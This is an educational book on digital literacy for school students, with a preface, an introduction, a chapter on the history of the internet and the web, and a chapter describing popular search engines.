BUILDING A LEARNING CULTURE FOR THE DIGITAL WORLD

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Building A Learning Culture For The Digital World

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PREFACE

The point that humanity has reached in the technology of communication tools emerges as a set of constantly developed tools that make it possible to exceed the physical limits it is in. When we evaluate this situation from an etymological point of view, we can express it as abstract and concrete techniques that help people to solve their problems and contribute to their development. In general terms, educational technology is the tools we use to facilitate learning. They are technologies that make education more efficient and more individual, have scientific foundations, and open the door to equal opportunities in learning. Today, the internet system, such as computers, video, fiber optics, satellite television and other advanced technologies, has taken its place as a part of many people's lives and it is seen that computers with internet connection have started to play a very important role in contemporary distance education applications and have found a wide application area. The Covid-19 pandemic, which we have experienced very recently, has shown how important it is in terms of facilitating communication between students, instructors and school management in the context of taking advantage of the opportunities offered by the internet in distance education. With the development of communication technologies, new fields such as the transmission, processing and storage of information and related new technologies have emerged and these technologies have moved humanity to a virtual world outside the world they live in. Now, about one percent of the world's population actively uses the internet at every moment of the day. Thanks to this technology, they can reach the information they want in communication and can provide resources for new research by finding all kinds of documents for trade and education purposes. Internet is an ever-growing communication network that is connected to each other with information and communication technologies and is widely used around the world. The internet, which is the most valid way to access information easily, cheaply, quickly and securely and to share it with others, is the circulation system of the information that has been produced so far and will be produced in the coming days. It is also possible to see this resource, which is basically a huge opportunity for education, as a large community, a library, a giant computer network, and a platform that makes life easier. The common point of all definitions of this important concept of our age is access to information, sharing it and its use. Especially after the pandemic, the importance of the internet has become even more apparent, if used correctly, it affects every field, including educational processes, enriches the teaching processes and offers unlimited social, cultural and personal opportunities to teachers and students. However, the effectiveness of the Internet in the teaching process depends on students'

information literacy skills and their ability to use the Internet efficiently. For this reason, our students, who are the subject of this project and who are studying in every field in secondary and high schools, must be trained in such a way that they have the ability to enter information sources, to obtain correct information, to compile and to comment. The inadequacies related to this are not only the problem of our country, but also the problem of Europe and the world. Information literacy can be briefly defined as the ability to need information, to define it, to reach it and to evaluate, to organize and to use it (Kurbanoğlu & Akkoyunlu, 2002; Humes 2003). Today, there are all kinds of information sources on the internet. For this reason, it is important for our students to have the skills highlighted below in terms of their education and skills. Students should be equipped to know the types of resources they will use, to evaluate the ways of accessing information correctly, to analyze information needs and to rearrange information. Having this ability in the digital world will form the basis of the lifelong learning process for them. When we look back, illiterate youth who only use the digital world for chatting, social communication and listening to music, once again proved that they lack digital information literacy with their performance in homework preparation and exams during the 2019-COVID pandemic. Although technological devices such as computers and mobile phones are common and easily available technological tools for everyone, the pandemic process has shown that students cannot access the right source and program in the digital world and compile and interpret the information they need. This point shows that our students need to "learn to learn" in the digital world before they start their university life. Otherwise, students who start university will not be successful enough in this respect. Teaching digital information literacy is an important stage of accessing, learning and interpreting accurate information for them. Acting for this purpose, obligatory digital information literacy courses, which will be designed according to a modern curriculum in the first year of each school, gain importance in order to provide all students with these skills starting from secondary and high schools. Based on an innovative, guiding and competitive curriculum for digital information literacy, this up-to-date book will be a user-friendly reference resource that teaches students and teachers in an easy way.

Prof. Dr. Kemal CELIK

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INTRODUCTION

Digital literacy is defined in different ways in different sources. However, according to the American Library Association (ALA), digital literacy is defined as "the ability to use information and communication technologies to find, evaluate, create and communicate information that requires both cognitive and technical skills". In general terms, it is possible to formulate digital literacy as the sum of digital tool knowledge, critical thinking and social participation. Because the use of digital tools to design and create quality content, access, use and share information resources is digital tool knowledge. While critical thinking is questioning the reality and validity of the information obtained, as well as whether it is useful or not, social participation is communicating and collaborating with individuals in the digital medium. These definitions do not define digital literacy as just access to information. On the contrary, it also includes the competence to question, to analyze and to evaluate the obtained information competently. Examples of digital literacy skills are creating an online profile on any social media channel or finding an answer to a question using search engines. In order to have a qualified digital literacy, it is necessary to overcome the fear of digital technology and to develop a technology-friendly intellectual tendency. Technology is for everyone, not just those who are interested in it, and we live with it in almost all areas of life today. For this reason, we should be aware that digital literacy directly contributes to our lives, including education and career, and education should be emphasized in this direction. In addition, another fact that we would like to point out is how important it is not to limit this education to school age and to make it permanent. It is now important to consciously use digital information resources that can be accessed through all smart devices. In this respect, it should be learned how information and communication technologies should be used, and it should not be forgotten that it will be easier to reach qualified information only after accessing the necessary technical information and developing the skills. On the other hand, digital literacy trainings will contribute to the education community and their individual development in terms of easy recognition of unreal, non-evidence-based, speculative information, less or no follow-up of these sources, and not relying on unreliable information. The dizzying developments in digital technologies and applications are expanding the boundaries of digital literacy day by day and do not limit it only to the use of social media. Taking advantage

of applications that contribute to personal development provided by digital communication technologies is also necessary to synthesize information and create innovative content for both individual and social development. While creating these contents, ethical principles should not be disregarded, and the rights and responsibilities should not be exceeded. Another important phenomenon in digital literacy is the ability to think critically because unlike traditional media, digital media is an environment that allows interactive participation. Due to this feature, it is only a matter of time before the unverified information reaches millions of users. Because of this important reason, the sources and data reached should be verified by researching from other different sources with a critical perspective. Technology, which is increasingly affecting every aspect of our lives, is important as an integral part of societies today. For this reason, we can say that digital literacy is perhaps the most necessary in order to keep up with the huge technological changes. The Covid-19 pandemic, which we have mentioned before, has led to a much faster progression of digitalization all over the world by leading to some social restrictions in fact. Contrary to popular belief, this situation will not bring a return to old lives as the effects of the pandemic begin to ease and/or disappear completely. In other words, for some professions, the remote and flexible working culture will become permanent all over the world, and digital literacy, which is one of the competencies of our century, will gain much more importance in this respect. On the other hand, another issue that we find useful to express is that the only need for digital literacy is not related to remote working, and that commercial enterprises that invest more and more in new technologies have to develop their employees' competencies and adapt to the changes. With another approach, although artificial intelligence may seem to render many professions idle in the very near future, digital literacy will be among the competencies sought for new positions that will be needed in the future. In this context, with the digital revolution at our doorstep, the most important point to realize is that digital skills will be important for every role and sector. However, it should not be forgotten that digital literacy should not be evaluated as taking advantage of the advantages brought by information and communication technologies and avoiding the disadvantages.

The History of Internet

Dalmar Mohamed Ali, *Bernd Faas*

Introduction

Have you ever wondered what your life would be like without the Internet?

No video, no Instagram, dictionary in hand to know how to write a word, to make a translation. Do I need to make a research? I have to go to the library. Do I want to go to the cinema? I need to look up to the local newspaper to find out which movies are being shown. And if I don't have todays local newspaper… well, I can try my luck: I go to the cinema and maybe find out that today it is closed! All this may seem like prehistory to you, but the Internet, this complex and revolutionary invention, only dates back to 1969, and in such a short time frame it changed our world.

Who invented the internet?

The Internet was first invented for military purposes, and then expanded to the purpose of communication among scientists. The invention also came about in part by the increasing need for computers in the 1960s. The invention of the Internet, along with the field of computer networking, was derived from the invention of the telephone network. No one person invented the internet. When networking technology was first developed, a number of scientists and engineers brought their research together to create the ARPANET.





Figure 1. Arpanet project

As you might expect for a technology so expansive and ever-changing, it is impossible to credit the invention of the internet to a single person. The internet was the work of dozens of pioneering scientists, programmers and engineers who each developed new features and technologies that

paved the way for the web as we know it today. The first workable prototype of the Internet came in the late 1960s with the creation of ARPANET, or the Advanced Research Projects Agency Network. Originally funded by the U.S. Department of Defense, ARPANET used packet switching to allow multiple computers to communicate on a single network. The technology continued to grow in the 1970s with the development of Transmission Control Protocol and Internet Protocol, or TCP/IP, a communications model that set standards for how data could be transmitted between multiple networks.

ARPANET adopted TCP/IP on January 1, 1983, and from there researchers began to assemble the "network of networks" that became the modern Internet. IP stands for Internet Protocol and, when combined with TCP, helps internet traffic find its destination. Every device connected to the internet is given a unique IP number. Known as an IP address, the number can be used to find the location of any internet-connected device in the world. The online world then took on a more recognizable form in 1990, when computer scientist Tim Berners-Lee invented the World Wide Web. While it's often confused with the internet itself, the web is actually just the most common means of accessing data online in the form of websites and hyperlinks.



A screenshot showing the NeXT world wide web browser created by Tim Berners-Lee. Source: https://cds.cern.ch/images/CERN-IT-9001001-01

Figure 2. NeXT worldwide web browser created by Tim Berners-Lee

History of the Internet

Before the middle of the last century, communications (even important ones) took place via radio, telephone, or telegrams, often using codes so that messages could be interpreted only by legitimate recipients. In 1960, the U.S. Department of Defense created the ARPA project: an agency whose task was to build a communications network that could connect even geographically distant places. This was because, given the effects of bombs during past wars,

there was a need to communicate through something that could not be destroyed by nuclear bombing. As time went on and the project progressed, ARPA was able to connect four universities with each other with the help of a computer and a telephone line. This small communication network was called ARPANET and it all started from there. Many steps forward have been taken, and the history of the Internet would become very long and at times even complicated to tell. By looking at the image below, however, you can see what the major milestones were from its inception until the year 2000. However, if you want to learn more about the history of the Internet, you can read it on the site of, for example, Wikipedia.




Figure 3. A brief history of the Internet

1990s: the WWW

In 1991 something fantastic happened: the WWW or World Wide Web was invented at CERN (European Organization for Nuclear Research) in Geneva, giving CERN members easy access, directly from their workstations to scientific documents on the institute's various computers. Also created along with the WWW were HTML (HyperText Markup Language, or hypertext markup language), that is, the language used to write the pages of Internet sites, and the HTTP protocol, that is, the protocol by which data from sites travel from one part of the network to another. The WWW was not made available to everyone until 1993, when the first programs to use it in a simple way were invented: the **browsers**.

From 2000 to the present

A lot happened in the last two decades in the digital world:




Figure 4. Development of the Internet from 2000 to the present

Did you know?

Table 1. It is useful to know these.

1995	The first item was sold on **eBay** (then it was AuctionWeb). It was a broken laser pointer that was paid $14.83. The man who bought it told founder Pierre Omidyar that he was a collector of broken laser pointers.
1995	The first book was purchased on **Amazon**, which was titled "Fluid Concepts and Creative Analogies" by Douglas Hofstadter.
2003	"Tere, kas sa kuuled mind?" or "Hello, can you hear me?" was the first phrase that was said on **Skype**. It was said by a member of the development team. It was in April 2003 .
2004	Mark Zuckerberg founded **Facebook** on February 4, 2004, together with a few Harvard classmates. He was the first one to create an official Facebook profile with ID no. 4.
2005	On April 23, 2005, the first **YouTube** video was posted by co-founder Jawed Karim at the San Diego Zoo. It has been watched nearly 10 million times.
2010	On October 6, 2010, the **Instagram** app was launched, reaching 25,000 users in a single day!

What is the internet?

The Internet is a global network of billions of computers and other electronic devices made of a large number of independently operated networks. The Internet is a global network of physical cables, which can include copper telephone wires, TV cables, and fiber optic cables. Even wireless connections like Wi-Fi and 3G/4G/5G rely on these physical cables to access the Internet. When a computer is online, it means it's connected to the Internet. The Internet is simply a wire that runs underground and allows two computers to communicate with each other. A server is a particular computer that is connected directly to the Internet. When we talk about specific web pages, they are simply files that are stored on the server's hard drive. When we visit a website, our computer sends a request over these wires to a server. A server is where websites are stored, and it works a lot like our computer's hard drive. Once the request arrives, the server retrieves the

website and sends the correct data back to our computer. Depending on many variables, this all can happens in just a few seconds.(1) (9)

The Internet is a global network of billions of computers and other electronic devices made of a large number of independently operated networks. The Internet is a global network of physical cables, which can include copper telephone wires, TV cables, and fiber optic cables. Even wireless connections like Wi-Fi and 3G/4G/5G rely on these physical cables to access the Internet. When a computer is online, it means it's connected to the Internet. (1)

How is the World Wide Web different from the internet?

The terms 'World Wide Web' and 'internet' are often confused. The internet is the networking infrastructure that connects devices together, while the World Wide Web is a way of accessing information through the medium of the internet. The world wide web, or web for short, are the pages you see when you're at a device and you're online. The internet is the network of connected computers that the web works on, as well as what emails and files travel across. The Web was built on top of the Internet. The Internet is its backbone. Think of the internet as the roads that connect towns and cities together. The world wide web contains the things you see on the roads like houses and shops. And the vehicles are the data moving around - some go between websites and others will be transferring your emails or files across the internet, separately from the web. (3)

How internet is structured?

The internet is today a vast network that connects computers across the world via more than 1,200,000 kilometers of cable running under land and sea, according to the University of Colorado Boulder. It is the world's fastest method of communication, making it possible to send data from London, U.K. to Sydney, Australia in just 250 milliseconds, for example. Constructing and maintaining the internet has been a monumental feat of ingenuity.

The internet is a giant computer network, linking billions of machines together by underground and underwater fiber-optic cables. These cables run connect continents and islands, everywhere except Antarctica. The internet sends data around the world, across land and sea. The data passes between networks until it reaches the one closest to its destination. Then, it passes through local routers until it arrives at the computer with the matching IP address. The internet speed depends on one main factor: the quality of the underground cables that link you to the rest of the world. Fiber optic cables send data much faster than their copper counterparts, and your home internet is limited by the infrastructure available in your area. (11) Although the Internet was developed much earlier, it only became popular in households in the 1990s. The diffusion of the Internet can be tracked by how many businesses and homes started changing the way they worked and started connecting their laptops and other devices to the Internet. There has been a dramatic growth in the number of internet users since its inception. As a result, the number of computer networks that are connected has grown exponentially too. It started with only connecting less than ten computers initially. Today, 440 million computers can be connected directly, making life easier for people across the globe. Sharing information and knowledge has become extremely easy for those that have access to the Internet. The country with the highest number of internet users is China, with 1.4 billion users, followed by India with 1.3 billion and the United States of America with a little over 0.3 billion users.

Figure 5. How internet is structured?


Source: https://ourworldindata.org/internet

Routing of prominent undersea cables that serve as the physical infrastructure of the Internet. Source: https://en.wikipedia.org/wiki/Internet_backbone

Figure 6. Routing of prominent undersea cables that serve as the physical infrastructure of the Internet

The introduction of web browsers

Tim Berners-Lee was the first to create a basic software that could present HTML documents in an easy-to-read format. He called this 'browser' the 'WorldWideWeb'. Thanks to the introduction of web browsers the change and diffusion of the Web in the 90s was incredibly fast.



Tim demonstrated a basic, but attractive way of publishing text by developing some software himself, and also his own simple protocol - HTTP - for retrieving other documents' text via hypertext links. Tim's own protocol, HTTP, stands for HyperText Transfer Protocol.

Figure 7. Share of the population using internet

The text format for HTTP was named HTML, for HyperText Mark-up Language. By keeping things very simple, Tim encouraged others to build upon his ideas and to design further software later called browsers for displaying HTML. (6)A web browser is a software application which enables a user to display and interact with text, images, videos, music, and other information that could be on a website. Text and images on a web page can contain hyperlinks to other web pages at the same or different website. Web browsers allow a user to quickly and easily access information provided on many web pages at many websites by traversing these links. Web browsers format HTML information for display so the appearance of a web page many differ between browsers. (4)

Early ecommerce and the 'dotcom bubble'

The enormous excitement surrounding the internet led to a massive boom in new technology shares between 1998 and 2000. This became known as the 'dotcom bubble'. In this period investors pumped money into Internet-based startups in the hopes that these fledgling companies would soon turn a profit. The claim was that world industry was experiencing a 'new economic paradigm', the likes of which had never been experienced before. Investors in the stock market began to believe the hype and made big investments with unrealistic expectations about rates of return. Venture capitalists flourished and many companies were founded on dubious business plans.

The dot-com bubble started to collapse in 1999. The trillions of dollars in market value lost during the crash of the stock market between 2000 to 2002 made clear that many investors, in the rush to cash in on the Internet boom, ignored traditional investment metrics. One by one, the weakest of the dot-coms began to underperform. Dot-coms ceased being sure stock market winners, falling stock prices turned into stock market delistings and then became actual bankruptcies. By April 2000, just one month after peaking, the Nasdaq had lost 34.2 percent of its value. (8)




Figure 8. The web: how has it revolutionized our lives?

Dotcom bubble Source: https://www.internethistorypodcast.com/2017/01/the-history-of-the-dotcom-bubble/

The dot com bubble wiped out many overly ambitious startup companies out of existence. It also impacted the giants like Microsoft and Cisco. The dot com companies were worth adding a lot of value and were worth a lot of money. However, economic forces had driven the valuations to unsustainably high levels and a crash was inevitable. Many investors lost money, but they also helped to finance the new system and lay the groundwork for future success in ecommerce. The "new economy" defined by the Internet boom, however, also produced some notable successes. Among the estimated 48% of the dot-com companies that survived through 2004 are current Internet giants Amazon, eBay and Google. (2)

The web: how has it revolutionized our lives?

The Web was born as part of research and remained there until 1993, the year in which CERN decided to make the WWW available to everyone,

releasing the source code in the public domain. The expansion of the Web continues and gradually transforms itself from a publication tool, into a tool for cultural, political and economic emancipation, alongside and, in some cases, replacing the role of other media.The expansion of the Internet from the mid-1990s onward resulted from the combination of three main factors:

The technological discovery of the World Wide Web by Tim Berners-Lee and his willingness to distribute the source code to improve it by the open-source contribution of a global community of users, in continuity with the openness of the TCP/IP Internet protocols. The web keeps running under the same principle of open source. And two-thirds of web servers are operated by Apache, an open-source server program. Institutional change in the management of the Internet, keeping it under the loose management of the global Internet community, privatizing it, and allowing both commercial uses and cooperative uses. Major changes in social structure, culture, and social behavior: networking as a prevalent organizational form; individuation as the main orientation of social behavior; and the culture of autonomy as the culture of the network society. To assess the relevance of Internet in society we must recall the specific characteristics of Internet as a technology. People have benefited not just as consumers but as citizens, individuals, and members of communities as large as nations and as small as a city block or focused around a particular common interest. The degree to which people use the Internet to seek personal connection, public information, and new knowledge is large and increasing.

Figure 9. SEQ Figure * ARABIC 1Image of Gerd Altmann from Pixabay

*SEQ Figure * ARABIC 1Image of Gerd Altmann from Pixabay*

The impact of the Internet on economic growth and prosperity

Rejuvenating traditional activities has been the Internet's main impact. The Internet has enabled fundamental business transformations that span the entire value chain in virtually all sectors and types of companies—not just online ones. These shifts include wholesale changes not only in how products are bought and sold but also in how products and services are designed, produced, and distributed. Even a tiny business today can operate with a dynamically managed supply chain that spans geographies and operates with a global workforce. These businesses have benefited from the higher productivity the Internet enables.

The Rise of Social Network Sites on the Internet

Since 2002 (creation of Friendster, prior to Facebook) a new socio-technical revolution has taken place on the Internet: the rise of social network sites where now all human activities are present, from personal interaction to business, to work, to culture, to communication, to social movements, and to politics. *Social Network Sites are web-based services that allow individuals to (1) construct a public or semi-public profile within a bounded system, (2) articulate a list of other users with whom they share a connection, and (3) view and traverse their list of connections and those made by others within the system.* (Boyd and Ellison 2007, 2)

Social networking uses, in time globally spent, surpassed e-mail in November 2007. It surpassed e-mail in number of users in July 2009. In terms of users it reached 1 billion by September 2010, with Facebook accounting for about half of it. In 2013 it has almost doubled, particularly because of increasing use in China, India, and Latin America. There is indeed a great diversity of social networking sites (SNS) by countries and cultures. Thus, the most important activity on the Internet at this point in time goes through social networking, and SNS have become the chosen platforms for all kind of activities, not just personal friendships or chatting, but for marketing, e-commerce, education, cultural creativity, media and entertainment distribution, health applications, and sociopolitical activism. This is a significant trend for society at large. People build networks to be with others, and to be with others they want to be with on the basis of criteria that include those people who they already know.

Most users go on the site every day. It is permanent connectivity. If we needed an answer to what happened to sociability in the Internet world, here it is: there is a dramatic increase in sociability, but a different kind of sociability, facilitated and dynamized by permanent connectivity and social networking on the web. But people do not live a virtual reality, indeed it is a real virtuality, since social practices, sharing, mixing, and living in society is facilitated in the virtuality, in what I called time ago the "space of flows" (Castells 1996).

Internet in our lives

Have you ever thought about the impact of the Internet on our lives? Have you ever wondered how long during the day we are connected to the Internet? This is what happens in the Internet in 1 minute according to data compiled by Lori Lewis and published on the site AllAccess

Figure 10. Internet in our life

The web: what future?

We talked about history and the past, but what evolution of the web will we see?

The world of the World Wide Web has slowly entered our lives and will continue to be more and more pervasive: expansion endures at an impressive pace, technology is constantly looking for new solutions to increase its potential, and discussions about ethics, rights and equality have reached political tables. If there is a technology, a tool, an App that currently rules all, be sure that sooner or later it will be overcome by something even more innovative: the web is a universe in continuous evolution. The Internet, as all technologies, does not produce effects by itself. Yet, it has specific effects in altering the capacity of the communication system to be organized around flows that are interactive, multimodal, asynchronous or synchronous, global or local, and from many to many, from people to people, from people to objects, and from objects to objects, increasingly relying on the semantic web.

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SEARCH ENGINES

Hakan ÖZCAN, *Serkan AYDOĞAN*

SEARCH ENGINES

A search engine is a type of software that allows us to access content on the Internet. It scans the internet pages and all similar content on the Internet and saves its contents in accordance with its own system. When any user enters the word he/she wants to search for in the search engine, the search engine quickly presents the content it has previously categorized to the user according to its relevance to the searched word.

Search engines use small programs called robots or spiders to scan and list the internet world. These programs, automatically crawl sites, analyzes the content of the site and record, what they are related to and what keywords they contain in their own systems.

Search engines are used to find information on the Internet. After the word or words related to the subject to be searched for are written into the search engine, relevant or irrelevant links come up. However, these links may be directly related to the topic, may be irrelevant at all, or may list thousands of links with inaccurate information. For this reason, the correct and effective use of search engines is very important both in reaching the desired information and in preventing time loss.As of 2021-2022, the most preferred search engines of users in the world can be listed as Google, Bing, Yandex, Yahoo.

MOST PREFERRED SEARCH ENGINES

Google Search Engine

The most preferred Google search engine in the world and in our country was founded in 1998 by Larry Page and Sergey Brin, students at Stanford University . Google has come to the forefront with its ease of use and fast results and has risen to the first place among all search engines over time. In addition, apart from the search engine service, it has become an indispensable brand for many users by offering services such as Gmail, Google maps, Gdrive, which is a free e-mail service.

As with many search engines, you can search for content such as images, videos, news, etc. with the Google search engine.



Figure 11. Google Search Engine

The Google search engine has a special service called Google scholar, which is also used to search academic contents. Through this customized search engine, scientific topics, articles, researches are easily accessed. Since the results it provides have scientific origin, it produces results with higher reliability.



Figure 12.Digital Literacy in google search Engine

Bing Search Engine

The Bing search engine, developed by Microsoft, one of the world's largest software companies, was presented to users in 2009. Bing has come to the fore with multi-language support to search engine users. It also changes its background photos constantly. Various search customizations can also be made for news, videos, images in the Bing search engine. It has risen rapidly over time and has become the second most preferred search engine in the world. The Bing search engine can also work in harmony with the services offered by Microsoft.



Photo 1. The Bing search engine

Yandex Search Engine

Yandex is a technology company founded in Russia in 1997. Yandex search engine has come to the fore especially with its navigation application. It offers this feature to users by presenting locations geographically in the searches made. Yandex ranks first among search engines in Russia. Yandex search engine has components such as game service, translation service.



Figure 13. The Yandex search engine

Yahoo Search Engine

It was founded in 1995 by Stanford University students Jery Yang and David Filo. It has a very common use, especially in America. In addition to the search engine feature, it offers e-mail service to its users. It also provides access to detailed information about the financial markets. Search customization options are also available on the Yahoo search engine.

